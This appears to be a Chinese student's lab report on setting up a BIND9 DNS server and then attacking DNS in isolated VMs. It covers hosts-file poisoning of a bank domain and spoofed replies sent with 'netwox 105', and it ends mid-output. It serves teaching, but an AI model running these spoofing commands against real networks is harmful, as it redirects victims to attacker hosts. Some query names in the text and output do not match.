Lab5 实验报告

57117230 刘玉洁

Lab Tasks (Part I): Setting Up a Local DNS Server

本实验需要三台虚拟机


User Machine (IP):10.0.2.6

Local DNS Server (IP):10.0.2.7

Attacker (IP):10.0.2.8


Task 1: Configure the User Machine

在客户机上配置本地 DNS 服务器的 IP 地址：



```
# Dynamic resolv.conf(5) file for glibc resolver(3) generated by resolvconf(8)
#     DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN

nameserver 10.0.2.7
#nameserver 127.0.1.1
```


在客户机查询 seu.edu.cn 的 IP 地址：



```
[09/15/20]seed@VM:~$ dig www.baidu.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.baidu.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 51039
;; flags: qr rd ra; QUERY: 1, ANSWER: 3, AUTHORITY: 5, ADDITIONAL: 6

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.baidu.com.                 IN      A

;; ANSWER SECTION:
www.baidu.com.          1200    IN      CNAME   www.a.shifen.com.
www.a.shifen.com.       300     IN      A       180.101.49.12
www.a.shifen.com.       300     IN      A       180.101.49.11

;; AUTHORITY SECTION:
a.shifen.com.           1200    IN      NS      ns5.a.shifen.com.
a.shifen.com.           1200    IN      NS      ns4.a.shifen.com.
a.shifen.com.           1200    IN      NS      ns3.a.shifen.com.
a.shifen.com.           1200    IN      NS      ns2.a.shifen.com.
a.shifen.com.           1200    IN      NS      ns1.a.shifen.com.

;; ADDITIONAL SECTION:
ns1.a.shifen.com.       1200    IN      A       61.135.165.224
ns2.a.shifen.com.       1200    IN      A       220.181.33.32
ns3.a.shifen.com.       1200    IN      A       112.80.255.253
ns4.a.shifen.com.       1200    IN      A       14.215.177.229
ns5.a.shifen.com.       1200    IN      A       180.76.76.95

;; Query time: 3082 msec
;; SERVER: 10.0.2.7#53(10.0.2.7)
```

可以看到这里使用的服务器为刚刚配置好的本地 DNS 服务器。

同时，用 wireshark 可以看到向本地服务器发出的 DNS 请求：




```
10.0.2.6             10.0.2.7             DNS        86 Standard query 0xc75f A www.baidu.com OPT
10.0.2.7             10.0.2.6             DNS       315 Standard query response 0xc75f A www.baidu.com CNAME www.a.shifen.com A 1
```

本地 DNS 服务器配置成功。


Task 2: Set up a Local DNS Server

关闭 DNS 服务器保护机制：




```
        # dnssec-validation auto;
        dnssec-enable no;
        dump-file "/var/cache/bind/dump.db";
        auth-nxdomain no;    # conform to RFC1035
```

完成配置后重启 DNS 服务器：




```
[09/15/20]seed@VM:~$ sudo vi /etc/bind/named.conf.options
[09/15/20]seed@VM:~$ sudo service bind9 restart
```

在客户端任意 ping 一个网址，用 wireshark 可以看到向本地服务器发出的 DNS 请求：




```
[09/15/20]seed@VM:~$ ping seu.edu.cn
PING seu.edu.cn (58.192.118.142) 56(84) bytes of data.
64 bytes from 58.192.118.142: icmp_seq=1 ttl=248 time=4.01 ms
64 bytes from 58.192.118.142: icmp_seq=2 ttl=248 time=4.78 ms
64 bytes from 58.192.118.142: icmp_seq=3 ttl=248 time=9.67 ms
^C
--- seu.edu.cn ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2014ms
rtt min/avg/max/mdev = 4.013/6.157/9.675/2.508 ms
```



```
10.0.2.6        10.0.2.7        DNS     89 Standard query 0x6bb4 PTR 142.118.192.58.in-addr.arpa
10.0.2.7        10.0.2.6        DNS    146 Standard query response 0x6bb4 No such name PTR 142.118.192.58.in-addr.ar
```

在客户端任意 ping 一个 IP 地址，在 wireshark 上没有观察到 DNS 请求：




```
[09/15/20]seed@VM:~$ ping 58.192.118.142
PING 58.192.118.142 (58.192.118.142) 56(84) bytes of data.
64 bytes from 58.192.118.142: icmp_seq=1 ttl=248 time=19.3 ms
64 bytes from 58.192.118.142: icmp_seq=2 ttl=248 time=5.49 ms
64 bytes from 58.192.118.142: icmp_seq=3 ttl=248 time=4.69 ms
64 bytes from 58.192.118.142: icmp_seq=4 ttl=248 time=3.46 ms
^C
--- 58.192.118.142 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3007ms
rtt min/avg/max/mdev = 3.466/8.252/19.350/6.448 ms
```

因此，DNS 缓存用于访问一个不知道 IP 地址的网站。


Task 3: Host a Zone in the Local DNS Server

创建域：




```
zone "example.com" {
type master;
file "/etc/bind/example.com.db";
};
zone "0.168.192.in-addr.arpa" {
type master;
file "/etc/bind/192.168.0.db";
};
```

设置正向查找域文件：




```
$TTL 3D ; default expiration time of all resource records without
        ; their own TTL
@        IN SOA ns.example.com. admin.example.com. (
         1      ; Serial
         8H     ; Refresh
         2H     ; Retry
         4W     ; Expire
         1D )   ; Minimum

@        IN NS ns.example.com. ;Address of nameserver
@        IN MX 10 mail.example.com. ;Primary Mail Exchanger
www      IN A 192.168.0.101 ;Address of www.example.com
mail     IN A 192.168.0.102 ;Address of mail.example.com
ns       IN A 192.168.0.10 ;Address of ns.example.com
*.example.com. IN A 192.168.0.100 ;Address for other URL in
                                  ; the example.com domain
```

设置反向查找域文件：




```
$TTL 3D
@ IN SOA ns.example.com. admin.example.com. (
      1
      8H
      2H
      4W
      1D)
@ IN NS ns.example.com.

101 IN PTR www.example.com.
102 IN PTR mail.example.com.
10 IN PTR ns.example.com.
```

完成配置后重启 DNS 服务器：




```
[09/15/20]seed@VM:~$ sudo service bind9 restart
```

在客户机查询到 www.example.com 的 IP 地址为 192.168.0.101：



```
[09/15/20]seed@VM:~$ dig www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 36818
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       192.168.0.101

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com.         259200  IN      A       192.168.0.10

;; Query time: 0 msec
;; SERVER: 10.0.2.7#53(10.0.2.7)
;; WHEN: Tue Sep 15 04:49:15 EDT 2020
;; MSG SIZE  rcvd: 93
```

同时，用 wireshark 可以看到向本地服务器发出的 DNS 请求：




```
10.0.2.6          10.0.2.7          DNS      88 Standard query 0x8fd2 A www.example.com OPT
10.0.2.7          10.0.2.6          DNS     137 Standard query response 0x8fd2 A www.example.com A 192.168.0.101 NS ns.example
```

由于我们事先建立了域文件，因此请求该网址时，DNS 服务器直接查询正向域文件返回 IP 地址信息。

Lab Tasks (Part II): Attacks on DNS


Task 4: Modifying the Host File

在客户端的/etc/hosts 文件中，将攻击者的 IP 地址添加到 www.bank32.com 域名：




```
127.0.0.1       localhost
127.0.1.1       VM
10.0.2.8        www.bank32.com
```

客户端访问该域名，收到攻击者的回复：



```
[09/15/20]seed@VM:~$ ping www.bank32.com
PING www.bank32.com (10.0.2.8) 56(84) bytes of data.
64 bytes from www.bank32.com (10.0.2.8): icmp_seq=1 ttl=64 time=1.78 ms
64 bytes from www.bank32.com (10.0.2.8): icmp_seq=2 ttl=64 time=0.438 ms
64 bytes from www.bank32.com (10.0.2.8): icmp_seq=3 ttl=64 time=0.345 ms
```

用 wireshark 可以看到客户端和攻击者之间进行通信：




```
10.0.2.6            10.0.2.8            ICMP      100 Echo (ping) request  id=0x0e45, seq=1/256, ttl=64 (reply in 111
10.0.2.8            10.0.2.6            ICMP      100 Echo (ping) reply    id=0x0e45, seq=1/256, ttl=64 (request in 1
10.0.2.6            10.0.2.8            ICMP      100 Echo (ping) request  id=0x0e45, seq=2/512, ttl=64 (reply in 111
10.0.2.8            10.0.2.6            ICMP      100 Echo (ping) reply    id=0x0e45, seq=2/512, ttl=64 (request in 1
10.0.2.6            10.0.2.8            ICMP      100 Echo (ping) request  id=0x0e45, seq=3/768, ttl=64 (reply in 111
10.0.2.8            10.0.2.6            ICMP      100 Echo (ping) reply    id=0x0e45, seq=3/768, ttl=64 (request in 1
```

通信过程和正常情况下无异，使客户端的受害者很难察觉。


Task 5: Directly Spoofifing Response to User

运行攻击程序之前：




```
[09/15/20]seed@VM:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 4542
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 5

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        86400   IN      A       93.184.216.34

;; AUTHORITY SECTION:
example.net.            86400   IN      NS      b.iana-servers.net.
example.net.            86400   IN      NS      a.iana-servers.net.

;; ADDITIONAL SECTION:
a.iana-servers.net.     172800  IN      A       199.43.135.53
a.iana-servers.net.     172800  IN      AAAA    2001:500:8f::53
b.iana-servers.net.     172800  IN      A       199.43.133.53
b.iana-servers.net.     172800  IN      AAAA    2001:500:8d::53

;; Query time: 1358 msec
;; SERVER: 10.0.2.7#53(10.0.2.7)
;; WHEN: Tue Sep 15 06:01:00 EDT 2020
;; MSG SIZE  rcvd: 193
```

使用 netwox105 工具构造虚假响应，运行攻击程序：



```
[09/15/20]seed@VM:~$ sudo netwox 105 -h "www.example.com" -H "1.2.3.4" -a "ns.ex
ample.com" -A "1.2.3.5"
DNS_question________________________________________________________________.
| id=42209   rcode=OK             opcode=QUERY                               |
| aa=0 tr=0 rd=1 ra=0   quest=1   answer=0   auth=0   add=1                 |
| www.example.net. A                                                         |
| . OPT UDPpl=4096 errcode=0 v=0 ...                                         |
|____________________________________________________________________________|
DNS_answer__________________________________________________________________.
| id=42209   rcode=OK             opcode=QUERY                               |
| aa=1 tr=0 rd=1 ra=1   quest=1   answer=1   auth=1   add=1                 |
| www.example.net. A                                                         |
| www.example.net. A 10 1.2.3.4                                              |
| ns.example.com. NS 10 ns.example.com.                                      |
| ns.example.com. A 10 1.2.3.5                                               |
|____________________________________________________________________________|
```

运行攻击程序之后：




```
[09/15/20]seed@VM:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
